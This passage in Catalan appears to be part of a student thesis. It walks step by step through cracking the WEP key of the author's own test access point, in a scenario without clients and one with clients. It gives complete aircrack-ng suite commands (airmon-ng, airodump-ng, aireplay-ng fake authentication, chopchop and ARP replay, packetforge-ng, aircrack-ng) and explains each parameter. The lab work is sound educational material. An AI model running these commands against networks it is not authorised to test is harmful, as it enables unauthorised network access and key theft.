
5.3.1 Escenari sense clients

Quan en la xarxa no es genera tràfic no hi ha sol·licituds ARP, per tant l'atac consistirà en generar un paquet ARP, mitjançant la captura del text de xifratge que es genera amb l'algorisme PRGA, per poder generar els IV i descobrir la clau WEP.

Per realitzar l'atac es segueixen els següents passos:


1) Es prepara la interfície de xarxa i es configura en el mode monitor per poder capturar i injectar paquets:

Amb la comanda ***iwconfig*** es poden veure les interfícies sense fils activades.




Il·lustració 18: Interfícies de xarxa sense fils

A continuació s'activa la interfície de xarxa sense fils amb la comanda ***airmon-ng start wlan0***.




Il·lustració 19: Targeta de xarxa en mode monitor

Es comprova que s'ha creat una nova interfície en mode monitor per wlan0 amb el nom de wlan0mon amb la comanda ***iwconfig wlan0mon*** i amb la comanda ***ifconfig wlan0mon.***



Il·lustració 20: Nova interfície en mode monitor




Il·lustració 21: Informació de la nova interfície

L'adreça mac de la targeta de xarxa que es fa servir per realitzar l'atac és AC:81:12:C7:2B:1A.

2) Un cop s'activa el mode monitor, es necessita crear una connexió amb el punt d'accés per tal que aquest no ignori els paquets que s'envien per realitzar l'atac. Aquesta connexió s'aconsegueix gràcies a l'atac de falsa autenticació, però abans de poder realitzar-lo s'ha d'obtenir tota la informació necessària sobre l'AP.

Amb la comanda ***airodump-ng wlan0mon*** es realitza un escaneig en els diferents canals per explorar quins són els punts d'accés de la zona.




Il·lustració 22: Escaneig de les xarxes de la zona

En aquest punt ja es pot extreure molta informació sobre les xarxes que estan a l'abast per realitzar un atac:

- BSSID: Adreça MAC del punt d'accés.
- PWR: Nivell de senyal que rep la targeta de la xarxa.
- Beacons: Nombre de paquets de descobriment que envia cada punt d'accés.
- #Data: Nombre de paquets capturats.
- #/s: Nombre de paquets mesurats durant els últims 10 segons.
- CH: Número del canal per on transmet la informació el punt d'accés.
- MB: Màxima velocitat que suporta el punt d'accés
- ENC: Algorisme de seguretat que s'utilitza en la xarxa.
- CIPHER: Algorisme de xifrat que s'utilitza en la xarxa.
- AUTH: Protocol d'autenticació que s'utilitza en la xarxa.
- ESSID: Nom de la xarxa sense fils.

Només coneixent el nom de la xarxa que es vol atacar, s'extreuen les dades de la seva adreça MAC, quins protocols utilitza i en quin canal transmet la informació. Tornant a utilitzar la mateixa comanda es pot filtrar millor el resultat per mostrar només la xarxa objectiu, afegint el paràmetre:

--bssid E2:41:36:24:D8:E0 per indicar l'adreça MAC del punt d'accés objectiu.




Il·lustració 23: Informació xarxa objectiu

En la part inferior del resultat apareixen els clients connectats a la xarxa i la seva informació, en aquest cas no apareix cap, ja que no hi ha cap client connectat.

A més, amb la comanda ***iwconfig wlan0mon channel 6***, es canvia el canal de la targeta per transmetre els paquets en el mateix canal que el punt d'accés.

3) Ara que ja es disposa de tota la informació sobre la xarxa objectiu, es realitza l'atac de falsa autenticació per connectar-se amb el punt d'accés amb la comanda ***aireplay-ng -1 0 -e MOVISTAR_TFG -a E2:41:36:24:D8:E0 -h AC:81:12:C7:28:1A wlan0mon*** i amb els paràmetres següents:

- -1, mode d'atac de l'eina aireplay-ng, en aquest cas el 1 correspon a la falsa autenticació.
- 0, el temps de re associació en segons.
- -e MOVISTAR_TFG, nom de la xarxa sense fils objectiu.
- -a E2:41:36:24:D8:E0, adreça MAC del punt d'accés objectiu.
- -h AC:81:12:C7:28:1A, adreça MAC de la targeta de l'equip atacant.
- wlan0mon, interfície per on es realitza l'atac.




Il·lustració 24: Atac de falsa autenticació

L'autenticació es realitza correctament.

4) S'utilitza l'atac chopchop per obtenir el text de xifratge amb la comanda ***aireplay-ng -4 -h AC:81:12:C7:28:1A -b E2:41:36:24:D8:E0 wlan0mon*** i amb els paràmetres següents:

- -4, mode d'atac de l'eina aireplay-ng, en aquest cas el 4 correspon a l'atac chopchop.

- -h AC:81:12:C7:28:1A, adreça MAC de la targeta de l'equip atacant, ha de ser la mateixa amb la que s'ha realitzat l'atac de falsa autenticació.
- -b E2:41:36:24:D8:E0, adreça MAC del punt d'accés objectiu.
- wlan0mon, interfície per on es realitza l'atac.




Il·lustració 25: Atac chopchop

Amb aquest text de xifratge que s'ha generat en el fitxer ***replay_dec-0517-114439.xor*** no es poden desencriptar els paquets per obtenir la clau WEP, però sí que es pot utilitzar per encriptar nous paquets i injectar-los en el punt d'accés.


5) Es crea un paquet ARP per enviar-lo en massa cap al punt d'accés amb la comanda ***packetforge-ng -0 -a E2:41:36:24:D8:E0 -h AC:81:12:C7:28:1A -k 255.255.255.255 -l 255.255.255.255 -y replay_dec-0517-114439.xor -w arp-request*** i amb els paràmetres següents:

- -0, mode de l'eina packetforge-ng per generar un paquet arp.
- -a E2:41:36:24:D8:E0, adreça MAC del punt d'accés objectiu.
- -h AC:81:12:C7:28:1A, adreça MAC de la targeta de l'equip atacant.
- -k 255.255.255.255, adreça IP destí.
- -l 255.255.255.255, adreça IP origen.
- -y replay_dec-0517-114439.xor, fitxer del text de xifratge, creat en el pas anterior.
- -w arp-request, nom del fitxer on s'escriu l'atac.



Il·lustració 26: Creació paquet ARP

La comanda ***tcpdump -n -vvv -e -s0 -r arp-request*** permet comprovar si la creació del paquet s'ha realitzat correctament.




Il·lustració 27: Comprovació del paquet ARP

6) S'obra una consola addicional per realitzar la captura de paquets amb la comanda ***airodump-ng --bssid E2:41:36:24:D8:E0 -w captura1 wlan0mon*** i amb els paràmetres següents:

- --bssid E2:41:36:24:D8:E0, adreça MAC del punt d'accés objectiu.
- -w captura1, nom del fitxer on es van guardant els paquets capturats.
- wlan0mon, interfície per on es realitza l'atac.

A continuació, en la consola on s'ha creat el paquet ARP, s'inicia el procés d'injecció d'aquests paquets amb la comanda ***aireplay-ng -2 -r arp-request wlan0mon*** i amb els paràmetres següents:


- -2, mode d'atac de l'eina aireplay-ng, en aquest cas el 2 correspon a la replicació de paquets.
- -r arp-request, nom del fitxer del paquet ARP, el qual es replica i s'envia en grans quantitats.
- wlan0mon, interfície per on es realitza l'atac.



Il·lustració 28: Atac de replicació de paquets ARP

Aquest procés d'injecció s'ha realitzat en diverses consoles paral·lelament per generar més tràfic i poder capturar els paquets en menys temps.


Un cop es capturen suficients paquets es paren els processos d'injecció i es passa al pas final.



Il·lustració 29: Captura de paquets primer escenari

7) Finalment es calcula la clau WEP amb els paquets capturats i amb la comanda ***aircrack-ng -b E2:41:36:24:D8:E0 captura1*.cap*** i amb els paràmetres següents:

- -b E2:41:36:24:D8:E0, adreça MAC del punt d'accés objectiu.
- captura1*.cap, selecciona tots els fitxers on es troben els IV capturats.



Il·lustració 30: Descobriment clau WEP primer escenari

5.3.2 Escenari amb clients

En aquest cas, els clients connectats en la xarxa generen tot el tràfic ARP necessari, per tant només és necessari escoltar els paquets ARP de la xarxa i reinjectar-los cap al punt d'accés per poder capturar els IV. En aquest cas el punt d'accés es configura per transmetre en el canal 9:

Il·lustració 31: Configuració WEP segon escenari

Per realitzar l'atac es segueixen els següents passos, on els tres primers són els mateixos que en l'escenari anterior:

1) Es prepara la interfície de xarxa i es configura en el mode monitor per poder capturar i injectar paquets.

2) S'explora la xarxa per obtenir informació sobre el punt d'accés objectiu.

3) Es realitza l'atac de falsa autenticació per connectar-se amb el punt d'accés amb la comanda ***aireplay-ng -1 0 -e MOVISTAR_TFG -a***

E2:41:36:24:D8:E0 -h AC:81:12:C7:28:1A wlan0mon i amb els paràmetres següents:


- -1, mode d'atac de l'eina aireplay-ng, en aquest cas el 1 correspon a la falsa autenticació.
- 0, el temps de re associació en segons.
- -e MOVISTAR_TFG, nom de la xarxa sense fils objectiu.
- -a E2:41:36:24:D8:E0, adreça MAC del punt d'accés objectiu.
- -h AC:81:12:C7:28:1A, adreça MAC de la targeta de l'equip atacant.
- wlan0mon, interfície per on es realitza l'atac.

4) S'obra una consola addicional per realitzar la captura de paquets amb la comanda ***airodump-ng --bssid E2:41:36:24:D8:E0 -w captura2 wlan0mon*** i amb els paràmetres següents:

- --bssid E2:41:36:24:D8:E0, adreça MAC del punt d'accés objectiu.
- -w captura2, nom del fitxer on es van guardant els paquets capturats.
- wlan0mon, interfície per on es realitza l'atac.


A continuació, en la consola principal, s'inicia el procés de captura de peticions ARP i de reinjecció d'aquests paquets amb la comanda ***aireplay-ng -3 -b E2:41:36:24:D8:E0 -h AC:81:12:C7:28:1A wlan0mon wlan0mon*** i amb els paràmetres següents:

- -3, mode d'atac de l'eina aireplay-ng, en aquest cas el 3 correspon la captura de paquets ARP per a després reinjectar-los.
- -b E2:41:36:24:D8:E0, adreça MAC del punt d'accés objectiu.
- -h AC:81:12:C7:28:1A, adreça MAC de la targeta de l'equip atacant.
- wlan0mon, interfície per on es realitza l'atac.



Il·lustració 32: Atac d'injecció de paquets


L'atac es produeix correctament sense problemes. Quan ja es capturen suficientes dades es paren els atacs. En la seguent captura s'observa quants paquets s'han capturat i quins clients han generat el tràfic.



Il·lustració 33: Captura de paquets segon escenari

7) Finalment es calcula la clau WEP amb els paquets capturats i amb la comanda ***aircrack-ng -b E2:41:36:24:D8:E0 captura2*.cap*** i amb els paràmetres següents:

- -b E2:41:36:24:D8:E0, adreça MAC del punt d'accés objectiu.
- captura2*.cap, selecciona tots els fitxers on es troben els IV capturats.



Il·lustració 34: Descobriment clau WEP segon escenari

